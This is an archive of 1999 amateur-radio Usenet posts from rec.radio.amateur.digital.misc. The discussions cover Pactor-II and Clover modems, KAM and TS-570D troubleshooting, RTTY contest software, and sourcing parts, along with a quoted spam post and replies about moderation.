> if u need some info/help write me ... i wrote more then 3000 hotlines @WW
> since 1995 abt PTC-2
> but i'm like U not from SCS hii - and only a normal ham ...
> I also have Clover hr but no STN are QRV in EU and Clover ist not soo
> stabil in QRMM
> like the PTC-2 so i put the clover-pci4000 of the PC ...
> 2. clover works only down to +3dB in the noiselevel but Pactor-2 til -18dB
> or is a PWRfactor of 128 !!!! a big differense !!
> maybe u remember for my comparison graphic abt all Conrollers
>
> I see nw u are interested abt Winlink ...
> there comes soon a new Winlink2000 pgm ...
>
> I also update monthly the @WW Winlink MBOlist and put it in to the nets ...
> also my last update u find always via:
> http://www.scs-ptc.com via ---> <UPDATE{NEWs> botton
> also there is a link to HB9BRJ's ufb converted EXCEL list ..
> (i will attach u the last List)
>
> hope to connect u in the next Mobil-season with QRPP below 100mW also
>
> 73 Alf
>

Well Alf, I'm not QRV on Pactor II yet.. I am looking for info and
I will upgrade to the Pactor II SCS controller at about the same
time as our City of San Jose EOC does the same. I have
a privately-owned emergency comvan that a friend and I restored
and am looking to upgrade it's HF data capability between the
comvan and our EOC. Currently, I have a KAM(E) and our EOC
has a KAM+.

Thanx for the info..

Trish
--

Patricia E. Gibbons
Acting Chief Communications Technician
City of San Jose - ITD/communications
<http://www.qrz.com/callsign.html?callsign=wa6ube>
.....
My Public Key is available at:
<http://pgp5.ai.mit.edu:11371/pks/lookup?op=vindex&search=0xEDECB44F>
Key ID: 0xEDECB44F
This key is RSA, NOT Diffie-Hellman !!

Medco3625 163 166 S.E.T. Team USCODE ufo SAS CLOVERLEAF
1080H ERSTER FAMILIE SONDERKOMMANDOC Offizier

5284. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <81t81h$28c6$1@arachne.labyrinth.net.au>
Source record: 15202

Rob <NoEmail@NoWay.com> wrote:
> I was looking for these Linux programs. All I could find were programs for
> AX.25 and Linux.

> I couldn't find any Linux Programs for RTTY or Pactor. (All I see were
> references that they were TO BE developed)

> Were can I find them?

http://www.ife.ee.ethz.ch/~sailer/ham/linux/hf.html

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5285. Re: Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Gary Danaher <gdanaher@flash.net>
Message-ID: <3841CB2C.F1E609D7@flash.net>
Source record: 15289
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Check the voltage going to the Kam. I have a Kam plus and had the same
trouble until I discovered that the voltage was on the high side.
Getting the voltage to the low end of the scale, the problem went away.

Anthony Cash wrote:
>
> I have 2 problems with my TS-570D (not G model) and the Kantronics Kam.
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> transmitter. If I turn the Kam
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> keying works fine.
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> 2. The 570 is an early model SN 80600xxx and has had this problem every
> sense it
> was new.
> A. Kam is hooked to 570 via the 13 pin din connector on rear panel with 3
> conductor
> shielded wire.
>
> a. I have the Kam turned on.
> b. Turn on the 570
> c. Try to transmit packet, 570 keys up but no output.
> d. Go to menu #33 (it is set to 1)
> e. press up or down button and then back to 1
> f. Try to transmit packet again. Now 570 transmits fine with full
> output
> and will keep on doing fine until I turn it off. When I turn it
> back on I have to
> go through the whole thing again. Menu #33 DOES NOT change, it
> stays where
> I put it.
>
> Any help would be greatly appreciated
> 73 de Tony, KD4K

5286. Re: Decoding packet with a soundcard in Windows

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Hans-Peter Zorn <hpz@gmx.net>
Message-ID: <81td4o$2a4$1@news.rz.uni-karlsruhe.de>
Source record: 15290

Rob <NoEmail@noway.com> wrote:
> Hi Greg,

> I was looking for these Linux programs. All I could find were programs for
> AX.25 and Linux.

> I couldn't find any Linux Programs for RTTY or Pactor. (All I see were
> references that they were TO BE developed)

> Were can I find them?

http://www.ife.ee.ethz.ch/~sailer/ham/linux/hf.html

Hans-Peter

--
Hans-Peter Zorn, Karlsruhe, Germany
http://www.stud.uni-karlsruhe.de/~uhsm/ hpz@gmx.net (preferred)
http://1409.org/people/hp/ hp@1409.org (hamradio stuff)

5287. Re: Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: M Johnson <silversq@ix.netcom.com>
Message-ID: <81uharqhl1@nntp2.atl.mindspring.net>
Source record: 15291
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

In article j74_3.36120$YI2.1771655@typ11.nn.bcandid.com,
"Anthony Cash" <kd4k@ga.prestige.net> said:
>
>
>I have 2 problems with my TS-570D (not G model) and the Kantronics
>Kam.
>
>1. If I turn the Kam on and the 570 is already on it will key the
>transmitter. If I turn the Kam
> off and back on again the 570 will return to receive. Otherwise
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> shielded wire.
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> go through the whole thing again. Menu #33 DOES NOT
>change, it
>stays where
> I put it.
>
>Any help would be greatly appreciated
>73 de Tony, KD4K
>

Hi Tony,

I just configured my KAMPlus and my 570 this last weekend and do not have this problem at all. I also have a standard 570D.

However I have another problem. When operating in RTTY mode using FSK I find that the 570 drops out of transmit drops off after a couple of minutes.

73
Mark
AB0HJ

5288. looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: jdy18@aol.com
Message-ID: <19991129165920.12949.00001386@ng-cn1.aol.com>
Source record: 15292

I have been looking for an RTTY logging/contest program to use with my Kam+.
Please have suggested either WF1B software or else WriteLog. I have checked
with the people who do both these programs and they confirm that neither one
will support the Kam+ in dual mode (i.e. simultaneous RTTY and Packet).
Question - is there some other program out there that will do all of this or am
I missing something here that other people have already figured out?

73 de Jay, W2KD

5289. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <fuF04.194823$5r2.453791@tor-nn1.netcom.ca>
Source record: 15293

I don't know of any contest logging program that supports KAM PLUS's host mode for simultaneous RTTY etc and Packet.

There are some terminal programs. Like PacTerm that does support KAM's host mode.

Most people just end up buying a separate TNC for DX Cluster monitoring. (Like a cheap MFJ or KPC 3) and connecting it to the Logging program on a separate port. (e.g. Logic 5)

73'
Rob

"JDY18" <jdy18@aol.com> wrote in message
news:19991129165920.12949.00001386@ng-cn1.aol.com...
> I have been looking for an RTTY logging/contest program to use with my
Kam+.
> Please have suggested either WF1B software or else WriteLog. I have
checked
> with the people who do both these programs and they confirm that neither
one
> will support the Kam+ in dual mode (i.e. simultaneous RTTY and Packet).
> Question - is there some other program out there that will do all of this
or am
> I missing something here that other people have already figured out?
>
> 73 de Jay, W2KD

5290. GPS/map software and the APRS tracker system

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Rick and Theresa <pilots@mbay.net>
Message-ID: <384349DD.20DA279C@mbay.net>
Source record: 15294

I'm currently set up for GPS/APRS tracker operations, with the GPS HSP'ed through a KPC 3 plus to the computer. I would also like to use the GPS information (not necessarily the same time as APRS) to plot my position on a detailed graphical map. Does anyone have any suggestions on the best mapping software out there that will accept GPS information via the serial port and plot it on a map? I'm pretty new to this.

TIA
Rick N6CY

5291. Re: Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Anthony Cash <kd4k@ga.prestige.net>
Message-ID: <AGH04.1650$%N1.197867@typ11.nn.bcandid.com>
Source record: 15295
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

Gary,
Did you have the audio problem also or just the keying problem??
Thanks for the info.
73 de Tony, KD4K

"Gary Danaher" <gdanaher@flash.net> wrote in message
news:3841CB2C.F1E609D7@flash.net...
> Check the voltage going to the Kam. I have a Kam plus and had the same
> trouble until I discovered that the voltage was on the high side.
> Getting the voltage to the low end of the scale, the problem went away.
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> Anthony Cash wrote:
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> > transmitter. If I turn the Kam
> > off and back on again the 570 will return to receive. Otherwise the
> > keying works fine.
> >
> > 2. The 570 is an early model SN 80600xxx and has had this problem every
> > sense it
> > was new.
> > A. Kam is hooked to 570 via the 13 pin din connector on rear panel
with 3
> > conductor
> > shielded wire.
> >
> > a. I have the Kam turned on.
> > b. Turn on the 570
> > c. Try to transmit packet, 570 keys up but no output.
> > d. Go to menu #33 (it is set to 1)
> > e. press up or down button and then back to 1
> > f. Try to transmit packet again. Now 570 transmits fine with full
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> > and will keep on doing fine until I turn it off. When I turn it
> > back on I have to
> > go through the whole thing again. Menu #33 DOES NOT change, it
> > stays where
> > I put it.
> >
> > Any help would be greatly appreciated
> > 73 de Tony, KD4K

5292. Re: Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Anthony Cash <kd4k@ga.prestige.net>
Message-ID: <sDH04.656$6R.28230@typ21.nn.bcandid.com>
Source record: 15296
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

Gary,
Did you have the audio problem also or just the keying problem??
Thanks for the info.
73 de Tony, KD4K

"Gary Danaher" <gdanaher@flash.net> wrote in message
news:3841CB2C.F1E609D7@flash.net...
> Check the voltage going to the Kam. I have a Kam plus and had the same
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> > I put it.
> >
> > Any help would be greatly appreciated
> > 73 de Tony, KD4K

5293. Re: Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Anthony Cash <kd4k@ga.prestige.net>
Message-ID: <6CG04.596$6R.26118@typ21.nn.bcandid.com>
Source record: 15297
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Gary,
Did you have the audio problem also or just the keying problem??
Thanks for the info.
73 de Tony, KD4K

"Gary Danaher" <gdanaher@flash.net> wrote in message
news:3841CB2C.F1E609D7@flash.net...
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> > 73 de Tony, KD4K

5294. Re: Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-29 00:00:00 UTC
From: Anthony Cash <kd4k@ga.prestige.net>
Message-ID: <c_G04.615$6R.26940@typ21.nn.bcandid.com>
Source record: 15298
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet

Gary,
Did you have the audio problem also or just the keying problem??
Thanks for the info.
73 de Tony, KD4K

"Gary Danaher" <gdanaher@flash.net> wrote in message
news:3841CB2C.F1E609D7@flash.net...
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> trouble until I discovered that the voltage was on the high side.
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> > 73 de Tony, KD4K

5295. Digital modes for SWL?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: Bill Crocker <bcrocker@home.com>
Message-ID: <IFF04.11247$Lm2.230589@news.rdc2.mi.home.com>
Source record: 15203
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.shortwave

Are there still digital modes, in-the-clear, worth listening to, in the short-wave bands? If so, what are the modes currently being used, and what modem / software is best? Also, has the software advanced to Windows, or is it still DOS based?

Thanks,
Bill Crocker

5296. Re: 2 meter APRS transmitter for rocket

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: John Wiley <jw@physics.gmu.edu>
Message-ID: <81vhr1$b4c@portal.gmu.edu>
Source record: 15204

phil reed {domain actually ic.net - reversed for anti-spam} <pcr@ten.ci> wrote:
: In article <yd8=OGQYAFJlQtIgEICzsLNeGsWu@4ax.com>, ke4zv@bellsouth.net says...
:>>I'm looking for a 2meter kit with as much solid state components as
:>>possible. Coils have a way of changing their reactance when subjected
:>>to 50g's!
:>
:>Pot it in epoxy. Note that potting also implies use of rather low power
:>because heat won't be able to efficiently escape from a potted circuit
:>and higher power transmitters get hot.

: I read someplace that you can improve the thermal properties of epoxy if you
: mix some sand into it.

Another good way is to embed copper tape heat sinks in the epoxy.. pipe
the heat out via copper tape... typical trick used to remove heat to
radiative panels in environments where a lack of gravity prevents
convection... :->

-jw

5297. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: Mike Wiley <wb5gmk@flash.net>
Message-ID: <qCJ04.3003$0p4.379415@news.flash.net>
Source record: 15205

Jay
You could use RITTY by Brian Beasley loaded high as the rtty demod with a sound card, it interfaces into RTTY by WF1B and use the kam VHF packet port as the DXCluster. I think most of the "serial killer's" in the contest's probably use a 4 serial port card and drive a hf modem, a vhf modem, and a rig control port, and a mouse each on a separate serial/irq call.

BTW WF1B RTTY will run the KAM in CW mode, that can be fun, and would be a reason to go the more serial ports route . Great program, point and click is the only way to go. Has a little learning curve.

It can be a bit cranky if you get RFI on the mouse or keyboard but even then I didnt lose the log just time to reboot. The latest version requires some horsepower, the old 386sx16 wouldnt run it fast enough, 486DX33 was OK. Ran a couple contests with older version liked it and bought the latest. Stayed so busy working really didnt need a cluster.

N1RCT has some good info on the web about using RTTY by WF1B.

If Ray ever compiles RTTY to use the kam in dual-port mode or link pc's with network cards would probably consider upgrading the software here, but there are so many using it in contests that prob wont happen.

Good luck,
wb5gmk - Mike

JDY18 <jdy18@aol.com> wrote in message
news:19991129165920.12949.00001386@ng-cn1.aol.com...
> I have been looking for an RTTY logging/contest program to use with my
Kam+.
> Please have suggested either WF1B software or else WriteLog. I have
checked
> with the people who do both these programs and they confirm that neither
one
> will support the Kam+ in dual mode (i.e. simultaneous RTTY and Packet).
> Question - is there some other program out there that will do all of this
or am
> I missing something here that other people have already figured out?
>
> 73 de Jay, W2KD

5298. Re: Kenwood TS-570D and Kam

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: Tate <73KC7ZRU73@cyberhighway.net>
Message-ID: <3843984A.73F20D28@cyberhighway.net>
Source record: 15206
Cross-posted to: alt.ham-radio.packet,rec.radio.amateur.digital.misc

I think there's an echo in here <g>

Anthony Cash wrote:
>
> Gary,
> Did you have the audio problem also or just the keying problem??
> Thanks for the info.
> 73 de Tony, KD4K
>

#6 of 6

--
KC7ZRU | In Laramie Area
Laramie, WY | UARC Repeater
DN71eh | 146.610
"The Dungeon" online at http://www.cyberhighway.net/~tateb
Remove 73s from addy to send email

5299. Searching for MC12080 prescaler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: Harri Jokela <hjokela@sci.fi>
Message-ID: <3843A121.57B4CDBC@sci.fi>
Source record: 15207
Cross-posted to: rec.radio.amateur.homebrew,nl.radio.amateur,rec.radio.amateur,rec.radio.amateur.digital.misc,rec.radio.amateur.equipment,rec.radio.amateur.misc,uk.radio.amateur

Please email me if you know where to buy (anywhere in the world.)
few pcs of Motorola MC12080P or MC12080D prescalers.

Motorola has canceled this IC last year.

Many thanks in advance

Harri Jokela

mailto:hjokela@sci.fi

5300. HFradio.org and Prefix Lookups, QSLing, etc.

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: nw7us@hfradio.removethispart.org
Message-ID: <DiO04.2760$RI1.58075@sea-read.news.verio.net>
Source record: 15208
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx,rec.radio.amateur.equipment,rec.radio.amateur.homebrew,rec.radio.amateur.misc

Hello,

I recently added a PREFIX look-up form on the QSL page. If you need to know where a prefix is from, simply enter the call or prefix and see what country it is assigned to.

You are invited to http://hfradio.org, a non-commercial site offering:

+ Azimuth Map / Equidistant Map Creation (choose any QTH as center, many options)

+ Propagational Resources (live, real-time reports, eAlert service (sign up for automatic email solar/geo reports, complete with Aurora index))

+ News, and DX information and reports

+ QSL Manager and Callsign Lookup center

+ Swap and Shop

+ FREE HOME PAGES THAT YOU CAN USE TO POST YOUR OWN HAM OR SWL SITE

+ Bookstore - SWL and Ham related books. Over a 1000 titles so far.

+ Plus more (Directories, etc.)

73!

--

: World-Wide Communications via Amateur Radio : 122.93W : 47.67N :
: 10x56526 : CW/SSB - DX hunter : Brinnon, WA : Code Warrior #60 :
: visit http://hfradio.org/ :

5301. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <e093hvzO$GA.162@cpmsnbbsa02>
Source record: 15209

Jay, Rob:

This is the exact reason we provide Pacterm '98 with operability with LogWindows 3.x and DX4Win 4.06. It allows dual port operation with those logging programs. You can sync either the VHF or HF Window (most sync the DX Cluster VHF connection), and then use the HF window to do the QSO.

We've also given interface information to Logic 5 and DxBase 2000, but they have yet to impliment it.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

Rob wrote in message ...
>I don't know of any contest logging program that supports KAM PLUS's host
>mode for simultaneous RTTY etc and Packet.
>
>There are some terminal programs. Like PacTerm that does support KAM's
host
>mode.
>
>Most people just end up buying a separate TNC for DX Cluster monitoring.
>(Like a cheap MFJ or KPC 3) and connecting it to the Logging program on a
>separate port. (e.g. Logic 5)
>
>73'
>Rob
>
>"JDY18" <jdy18@aol.com> wrote in message
>news:19991129165920.12949.00001386@ng-cn1.aol.com...
>> I have been looking for an RTTY logging/contest program to use with my
>Kam+.
>> Please have suggested either WF1B software or else WriteLog. I have
>checked
>> with the people who do both these programs and they confirm that neither
>one
>> will support the Kam+ in dual mode (i.e. simultaneous RTTY and Packet).
>> Question - is there some other program out there that will do all of this
>or am
>> I missing something here that other people have already figured out?
>>
>> 73 de Jay, W2KD
>

>

5302. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: Rob <NoEmail@NoWay.com>
Message-ID: <jzV04.195003$5r2.454752@tor-nn1.netcom.ca>
Source record: 15210

Hi Mike,

I would like to add the following comment to all those who use KAM's for RTTY contests -- DON'T.

The KAM is a really poor modem on RTTY. It is much better to use RITTY software program with your soundcard for RTTY and WF1B contest Log. RITTY will copy RTTY signals that no other modem will copy. (But note RITTY and WF1B are both DOS programs)

I believe you can still obtain RITTY directly from K6STI.

73's
Rob
"Mike Wiley" <wb5gmk@flash.net> wrote in message
news:qCJ04.3003$0p4.379415@news.flash.net...
> Jay
> You could use RITTY by Brian Beasley loaded high as the rtty demod with a
> sound card, it interfaces into RTTY by WF1B and use the kam VHF packet
port
> as the DXCluster. I think most of the "serial killer's" in the contest's
> probably use a 4 serial port card and drive a hf modem, a vhf modem, and a
> rig control port, and a mouse each on a separate serial/irq call.
>
> BTW WF1B RTTY will run the KAM in CW mode, that can be fun, and would be
a
> reason to go the more serial ports route . Great program, point and click
> is the only way to go. Has a little learning curve.
>
> It can be a bit cranky if you get RFI on the mouse or keyboard but even
> then I didnt lose the log just time to reboot. The latest version requires
> some horsepower, the old 386sx16 wouldnt run it fast enough, 486DX33 was
OK.
> Ran a couple contests with older version liked it and bought the latest.
> Stayed so busy working really didnt need a cluster.
>
> N1RCT has some good info on the web about using RTTY by WF1B.
>
>
> If Ray ever compiles RTTY to use the kam in dual-port mode or link pc's
with
> network cards would probably consider upgrading the software here, but
there
> are so many using it in contests that prob wont happen.
>

> Good luck,
> wb5gmk - Mike
>
> JDY18 <jdy18@aol.com> wrote in message
> news:19991129165920.12949.00001386@ng-cn1.aol.com...
> > I have been looking for an RTTY logging/contest program to use with my
> Kam+.
> > Please have suggested either WF1B software or else WriteLog. I have
> checked
> > with the people who do both these programs and they confirm that neither
> one
> > will support the Kam+ in dual mode (i.e. simultaneous RTTY and Packet).
> > Question - is there some other program out there that will do all of
this
> or am
> > I missing something here that other people have already figured out?
> >
> > 73 de Jay, W2KD
>
>

5303. Re: Searching for MC12080 prescaler

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: py1ll@my-deja.com
Message-ID: <821nme$90d$1@nnrp1.deja.com>
Source record: 15211
Cross-posted to: rec.radio.amateur.homebrew,nl.radio.amateur,rec.radio.amateur,rec.radio.amateur.digital.misc

In article <3843A121.57B4CDBC@sci.fi>,
Harri Jokela <hjokela@sci.fi> wrote:
>
> Please email me if you know where to buy (anywhere in the world.)
> few pcs of Motorola MC12080P or MC12080D prescalers.
>
> Motorola has canceled this IC last year.
>
> Many thanks in advance
>
> Harri Jokela
>
> mailto:hjokela@sci.fi
>
>

Try Richadson Electronics at http://www.rell.com/
--
Greetings,

Luiz - PY1LL

Sent via Deja.com http://www.deja.com/
Before you buy.

5304. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: Rick Ruhl <ricker@cssincorp.com>
Message-ID: <emoVnB5O$GA.240@cpmsnbbsa05>
Source record: 15212

You know Rob, what we've found in testing, is that the PK-232 with the DSP add on rivals the sound card, since the DSP chip in the sound card isn't as powererful as the ones that they put in the DSP upgrade. Brian's work with RITTY is very good, and I've admired him for it.

You can also put a DSP front end in front of the KAM and get similar results. We've done some side testings on DSP and no DSP. Interesting results we'd get.

--
Rick Ruhl
President, Creative Services Software
http://www.cssincorp.com

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>Hi Mike,
>
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>RTTY contests -- DON'T.
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>The KAM is a really poor modem on RTTY. It is much better to use RITTY
>software program with your soundcard for RTTY and WF1B contest Log. RITTY
>will copy RTTY signals that no other modem will copy. (But note RITTY and
>WF1B are both DOS programs)
>
>I believe you can still obtain RITTY directly from K6STI.
>
>73's
>Rob
>"Mike Wiley" <wb5gmk@flash.net> wrote in message
>news:qCJ04.3003$0p4.379415@news.flash.net...
>> Jay
>> You could use RITTY by Brian Beasley loaded high as the rtty demod with a
>> sound card, it interfaces into RTTY by WF1B and use the kam VHF packet
>port
>> as the DXCluster. I think most of the "serial killer's" in the contest's
>> probably use a 4 serial port card and drive a hf modem, a vhf modem, and
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>> rig control port, and a mouse each on a separate serial/irq call.
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>> BTW WF1B RTTY will run the KAM in CW mode, that can be fun, and would
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>> reason to go the more serial ports route . Great program, point and
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>> is the only way to go. Has a little learning curve.
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>> It can be a bit cranky if you get RFI on the mouse or keyboard but even
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>> Ran a couple contests with older version liked it and bought the latest.
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>>
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>>
>>
>> If Ray ever compiles RTTY to use the kam in dual-port mode or link pc's
>with
>> network cards would probably consider upgrading the software here, but
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>>
>> Good luck,
>> wb5gmk - Mike
>>
>> JDY18 <jdy18@aol.com> wrote in message
>> news:19991129165920.12949.00001386@ng-cn1.aol.com...
>> > I have been looking for an RTTY logging/contest program to use with my
>> Kam+.
>> > Please have suggested either WF1B software or else WriteLog. I have
>> checked
>> > with the people who do both these programs and they confirm that
neither
>> one
>> > will support the Kam+ in dual mode (i.e. simultaneous RTTY and Packet).
>> > Question - is there some other program out there that will do all of
>this
>> or am
>> > I missing something here that other people have already figured out?
>> >
>> > 73 de Jay, W2KD
>>
>>
>
>

5305. Used HAM Software?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-11-30 00:00:00 UTC
From: Jeff Goodspeed <cmsx42@email.mot.com>
Message-ID: <38443056.A2DE33B@email.mot.com>
Source record: 15213

Iï¿½m just getting started in the digital modes. Iï¿½m getting a used KAM Plus soon and will need communications software for it. Being a profound cheep skate, I will be looking for freeware, shareware or used programs. The more powerful of these programs seem to be commercial. I have found several offered via web sites. The common delivery method is to down load their code and use it in a ï¿½diminishedï¿½ state to see if you like it. To make the software completely functional, you have to ï¿½buyï¿½ it. This means you send in your money and the company emails you some kind of activation key.

All in all this seems kind of handy for first time customers, but I have a question on how one sells the software second hand? I assume there is a unique ï¿½keyï¿½ for each customer. If I down load the program from the companies web site and then buy the activation key from some one else, will the program function? How do people sell their old software? Or canï¿½t they?

Thanks ï¿½ Jeff ï¿½ KA9S

Alternate (home) e-mail: ka9s@mediaone.net

5306. List of the rec.radio newsgroups

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: jeffreyh@Hawaii.Edu
Message-ID: <822irp$4da$1@news.hawaii.edu>
Source record: 15214
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.dx

Archive-name: radio/personal-brief-introduction

In an effort help ensure a poster's article reaches the appropriate audience, below is a list of the rec.radio newsgroups. In most cases, a group's name will explain its purpose. Cross-posting should rarely be necessary.

rec.radio.broadcasting (devoted to the broadcast industry; moderated)
rec.radio.cb
rec.radio.info (periodic informational bulletins; moderated)
rec.radio.scanner
rec.radio.shortwave
rec.radio.swap (for buying, selling, and trading; not a discussion group)

rec.radio.amateur.antenna
rec.radio.amateur.boatanchors (tube-type communications equipment)
rec.radio.amateur.digital.misc (packet, pactor and other digital modes)
rec.radio.amateur.dx (long-distance amateur communications)
rec.radio.amateur.equipment (questions, comments regarding commercially-built amateur gear; not for buying/selling)
rec.radio.amateur.homebrew (devoted to home-building ham gear)
rec.radio.amateur.policy (issues include code, restructuring, local restrictions in conflict with FCC R&R)
rec.radio.amateur.space (satellites, meteor scatter, EME)
rec.radio.amateur.misc (any topic not covered in the above groups)

(At least two other English language radio hierarchies exist, prefixed with "uk" (United Kingdom), and "aus" (Australia), in place of "rec.")

Again, cross-posting should rarely be necessary. Many times, a long-running thread results from a single cross-posted article, and its content drifts further and further away from being "on-topic" in the various NGs which receive each and every followup.

For more detailed information, see "Guide to the Rec.radio Newsgroups" posted on the 15th of each month.

Jeffrey Herman, KH6O
(rec.radio.amateur working-group)

*It's been sadly reported that the moderator was lost to us in an automobile accident; the future of this newsgroup is not known. 73 Bill...

5307. Re: XXXXX TEST DONT OPEN 2309

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Jeffrey Adams <badje@home.com>
Message-ID: <3844FF36.A27CE6F5@home.com>
Source record: 15215
Cross-posted to: rec.pyrotechnics,rec.radio,rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

"eenlcm"@ABC.COM> wrote:
>
> THIS IS A FUCKIN TEST!!!!
> >bizlfoirjoeebjkkmvcnfuxexvkcjiumpnpypddqzwljbnniwdpxeksurmxhluztzmgrvntngrqhgiwtxvzux>tmxhtrzglcruprexqllpikmqstyckeuovlrhelxucijmgsdwjmophqsiqlywgupcmwffzbqcrzzovdesqezuw>bphwfzxsrwnpcqotgvfdktqurznjsyspluomhgrhqfxejexutfeiusfofhglnpxvpzegbtrhkihzyyunmjyel>dullqzutcwxhtedsumfuvrbfdsjdyrorcxyfsuhtnejivpbompkpkcgiwfsmqhlttelfgpvucgnlvlvxyohos>pkpivzidwryiziitokfyttlltnbkxgmkfojqcplzmfoxzzgzpveheodhpwfxfsdeynvznxpycxvsrwuqubzfz>hgbyxrtxdhowfknqkqrssdvokuhfybvuipjxmuzpvtjzofjzkhtl

For anybody who feels there is no need for "moderator", this is the
result of people with no life... yea, they're out there.

Jeff in Sa-ra-so-ta

5308. Re: XXXXX TEST DONT OPEN 2309

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: rhawk@megabits.net
Message-ID: <38453292.1373505@news.megabits.net>
Source record: 15216
Cross-posted to: rec.pyrotechnics,rec.radio,rec.radio.amateur,rec.radio.amateur.antenna,rec.radio.amateur.boatanchors,rec.radio.amateur.digital,rec.radio.amateur.digital.misc,rec.radio.amateur.dx

While this fellow is obveiously 3 cans short of a six-pak, I would
prefer to se more filters in the servers AND "an anti spam Law"
with teeth. Moderators or Dictators (same mindset) are not needed.

just my opinion.

Bob

On Wed, 01 Dec 1999 10:57:40 GMT, Jeffrey Adams <badje@home.com>
wrote:

>"eenlcm"@ABC.COM> wrote:
>>
>> THIS IS A FUCKIN TEST!!!!
>> >bizlfoirjoeebjkkmvcnfuxexvkcjiumpnpypddqzwljbnniwdpxeksurmxhluztzmgrvntngrqhgiwtxvzux>tmxhtrzglcruprexqllpikmqstyckeuovlrhelxucijmgsdwjmophqsiqlywgupcmwffzbqcrzzovdesqezuw>bphwfzxsrwnpcqotgvfdktqurznjsyspluomhgrhqfxejexutfeiusfofhglnpxvpzegbtrhkihzyyunmjyel>dullqzutcwxhtedsumfuvrbfdsjdyrorcxyfsuhtnejivpbompkpkcgiwfsmqhlttelfgpvucgnlvlvxyohos>pkpivzidwryiziitokfyttlltnbkxgmkfojqcplzmfoxzzgzpveheodhpwfxfsdeynvznxpycxvsrwuqubzfz>hgbyxrtxdhowfknqkqrssdvokuhfybvuipjxmuzpvtjzofjzkhtl
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>result of people with no life... yea, they're out there.
>
>
>Jeff in Sa-ra-so-ta

5309. Re: looking for Kam+ owners

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-01 00:00:00 UTC
From: Bob Fay <robert.fay@unisys.com>
Message-ID: <823bhh$30n$1@si05.rsvl.unisys.com>
Source record: 15217

I use a KAM+ with a DSP9+ front ending it with WF1B software and I can attest
that there is a big difference copying signals when the DSP is in use. It
really helps when you are in crowded conditions as when a contest is going on
or weak signal conditions. I run the setup in AFSK which means that I have a
very wide band pass and the KAM doesn't shine under these conditions, but I
don't think any of the other modems would either.
73 Bob N0TVZ

"Rick Ruhl" <ricker@cssincorp.com> wrote in message
news:emoVnB5O$GA.240@cpmsnbbsa05...
> You know Rob, what we've found in testing, is that the PK-232 with the DSP
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> Rick Ruhl
> President, Creative Services Software
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> >there
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> >> Good luck,
> >> wb5gmk - Mike
> >>
> >> JDY18 <jdy18@aol.com> wrote in message
> >> news:19991129165920.12949.00001386@ng-cn1.aol.com...
> >> > I have been looking for an RTTY logging/contest program to use with my
> >> Kam+.
> >> > Please have suggested either WF1B software or else WriteLog. I have
> >> checked
> >> > with the people who do both these programs and they confirm that
> neither
> >> one
> >> > will support the Kam+ in dual mode (i.e. simultaneous RTTY and Packet).
> >> > Question - is there some other program out there that will do all of
> >this
> >> or am
> >> > I missing something here that other people have already figured out?
> >> >
